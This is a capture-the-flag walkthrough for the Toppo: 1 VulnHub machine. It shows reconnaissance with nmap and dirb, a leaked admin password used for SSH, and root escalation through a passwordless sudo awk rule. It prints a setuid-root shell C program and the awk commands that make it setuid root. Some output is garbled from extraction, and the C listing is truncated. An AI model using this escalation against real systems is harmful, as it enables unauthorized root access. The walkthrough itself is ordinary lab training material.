Toppo: 1

Capture The Flag

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Introduction

Toppo : 1 is created by Hadi Mene (@h4d3w0rm). It is a Debian 8 32-bit virtual machine (VM). It has one Flag to capture. Hadi Mene is a Penetration Tester who states that this VM is designed for beginner.

It comes with a vmdk file only which can be used by VirtualBox without problem. The IP address can be obtained by DHCP. It is running flawlessly on NAT Network of VirtualBox.

It can be downloaded at VulnHub – https://www.vulnhub.com/entry/toppo-1,245/.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.12.

Boot up both Parrot Security OS VM and Toppo VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of Toppo VM in the NAT Network:

sudo netdiscover -r 10.0.2.0/24

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address C	ount	Len MAC Vendor / Hostname
10.0.2.1 10.0.2.2 10.0.2.3 10.0.2.25	52:54:00:12:35:00 08:00:27:f6:e1:5f		60 Unknown vendor 60 PCS Systemtechnik GmbH

The IP address of Toppo VM is 10.0.2.25.

To find the IP address of Parrot Security OS VM in the NAT Network:

ifconfig

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eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.13 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::5c27:2ada:a553:147f prefixlen 64 scopeid 0x20link>
inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481 prefixlen 64 scopeid 0x0<global>
ether 08:00:27:c2:78:e1 txqueuelen 1000 (Ethernet)
RX packets 17 bytes 8291 (8.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 64 bytes 8121 (7.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
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The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. Nmap and dirb are running for getting the information about the Toppo VM.

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sudo nmap -sS -sV -A -Pn -p -10.0.2.25
```

```
# Nmap 7.70 scan initiated Sun Jul 15 12:25:31 2018 as: nmap -sS -sV -A -Pn -p - -oN nmap-
all_Toppo 10.0.2.25
Nmap scan report for 10.0.2.25
Host is up (0.00042s latency).
Not shown: 65531 closed ports
         STATE SERVICE VERSION
PORT
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkev:
 1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
 2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
 256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp open http Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
_http-title: Clean Blog - Start Bootstrap Theme
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
 program version port/proto service
 100000 2,3,4
                   111/tcp rpcbind
 100000 2,3,4
                   111/udp rpcbind
| 100024 1
                 40187/udp status
| 100024 1
                 60122/tcp status
60122/tcp open status 1 (RPC #100024)
MAC Address: 08:00:27:76:C7:5E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
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Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

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HOP RTT ADDRESS

1 0.42 ms 10.0.2.24

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/

Nmap done at Sun Jul 15 14:08:23 2018 -- 1 IP address (1 host up) scanned in 6172.12 seconds

dirb http://10.0.2.25 /usr/share/wordlists/dirb/big.txt

DIRB v2.22 By The Dark Raver OUTPUT FILE: dirb Toppo START TIME: Sun Jul 15 14:13:19 2018 URL_BASE: http://10.0.2.25/ WORDLIST FILES: /usr/share/wordlists/dirb/big.txt **GENERATED WORDS: 20458** ---- Scanning URL: http://10.0.2.25/ ----+ http://10.0.2.25/LICENSE (CODE:200|SIZE:1093) ==> DIRECTORY: http://10.0.2.25/admin/ ==> DIRECTORY: http://10.0.2.25/css/ ==> DIRECTORY: http://10.0.2.25/img/ ==> DIRECTORY: http://10.0.2.25/js/ ==> DIRECTORY: http://10.0.2.25/mail/ ==> DIRECTORY: http://10.0.2.25/manual/ + http://10.0.2.25/server-status (CODE:403|SIZE:297) ==> DIRECTORY: http://10.0.2.25/vendor/ ---- Entering directory: http://10.0.2.25/admin/ ----(!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://10.0.2.25/css/ ----(!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway)


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---- Entering directory: http://10.0.2.25/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://10.0.2.25/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
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---- Entering directory: http://10.0.2.25/mail/ ----
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  (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://10.0.2.25/manual/ ----
==> DIRECTORY: http://10.0.2.25/manual/da/
==> DIRECTORY: http://10.0.2.25/manual/de/
==> DIRECTORY: http://10.0.2.25/manual/en/
==> DIRECTORY: http://10.0.2.25/manual/es/
==> DIRECTORY: http://10.0.2.25/manual/fr/
==> DIRECTORY: http://10.0.2.25/manual/images/
==> DIRECTORY: http://10.0.2.25/manual/ja/
==> DIRECTORY: http://10.0.2.25/manual/ko/
==> DIRECTORY: http://10.0.2.25/manual/pt-br/
==> DIRECTORY: http://10.0.2.25/manual/style/
==> DIRECTORY: http://10.0.2.25/manual/tr/
==> DIRECTORY: http://10.0.2.25/manual/zh-cn/
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==> DIRECTORY: http://10.0.2.25/manual/da/howto/
==> DIRECTORY: http://10.0.2.25/manual/da/misc/
==> DIRECTORY: http://10.0.2.25/manual/da/mod/
==> DIRECTORY: http://10.0.2.25/manual/da/platform/
==> DIRECTORY: http://10.0.2.25/manual/da/programs/
==> DIRECTORY: http://10.0.2.25/manual/da/rewrite/
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
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
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



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SSH Access

Open Firefox to http://10.0.2.25 and a blog is displayed. According to the dirb result, there is a directory namely "admin". Go to the "admin" page.


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The "notes.txt" is found. Click on it and found the password of the web site admin which is "12345ted123".

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


Note to myself:

I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .

Since there is no login page for the blog, the password may be the SSH password. The username is either "ted" or "ted123". Try to use "ted" as username and "12345ted123" as password first.

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Bingo! The username is "ted" and the password is "12345ted123".

The box is running Debian 8 and there is no kernel exploit available.

lsb_release -a

LSB modules are available. Distributor ID: Debian

Description:No Debian GNU/Linux 8.10 (jessie)

Release: 8.10 Codename: jessie

Check the "/etc/sudoers" file and find out that "ted" can run "awk" without root/sudo password. However, "sudo" is not installed.

cat /etc/sudoers

ted ALL=(ALL) NOPASSWD: /usr/bin/awk

Since "awk" can run system command, so that it can be used to get the root privilege.

awk 'BEGIN {system("<command>")}'

Privilege Escalation

A "setuid" c program is required for the "awk" command. Since Toppo VM does not install GCC compiler and it is a 32-bit system. The "setuid" c program should be compiled on Parrot Security OS VM. The "setuid" c program is (setuid.c) :

```
/*
Title
       : setuid sh shell c program
Program: setuid
Author : Samiux (https://www.infosec-ninjas.com)
Date
        : July 15, 2018
Compile : 32-bit - gcc -m32 -O2 setuid.c -o setuid-32
       64-bit - gcc -m32 -O2 setuid.c -o setuid-64
       sudo chown root:root setuid-32
       sudo chown root:root setuid-64
       sudo chmod 4755 setuid-32
       sudo chmod 4755 setuid-64
Remarks : Requires gcc-multilib for x86-64 to cross compile 32bit
*/
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(void) {
       if (setuid(0)) {
              perror("setuid");
              return 1;
       }
       // I am now root! Port a shell.
       system("/bin/sh");
       return 0;
```

Compiled it as "setuid-32" and make it executable as well as upload to Toppo VM. Then run the following command:


awk 'BEGIN {system("chown root:root setuid-32 && chmod 4755 setuid-32")}'

Root is Dancing!

The Flag

Go to "root" directory and display the flag.

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The Flag is captured. The Event is finished.

Final Thought

The "setuid" c program is not required if you do not want to get a "real" root privilege shell. You can run the "awk" system command to display the flag at root directory even do not use "setuid" c program. You need a good Google searching skill to get the information about "awk" system command. Enjoyable!

-- THE END --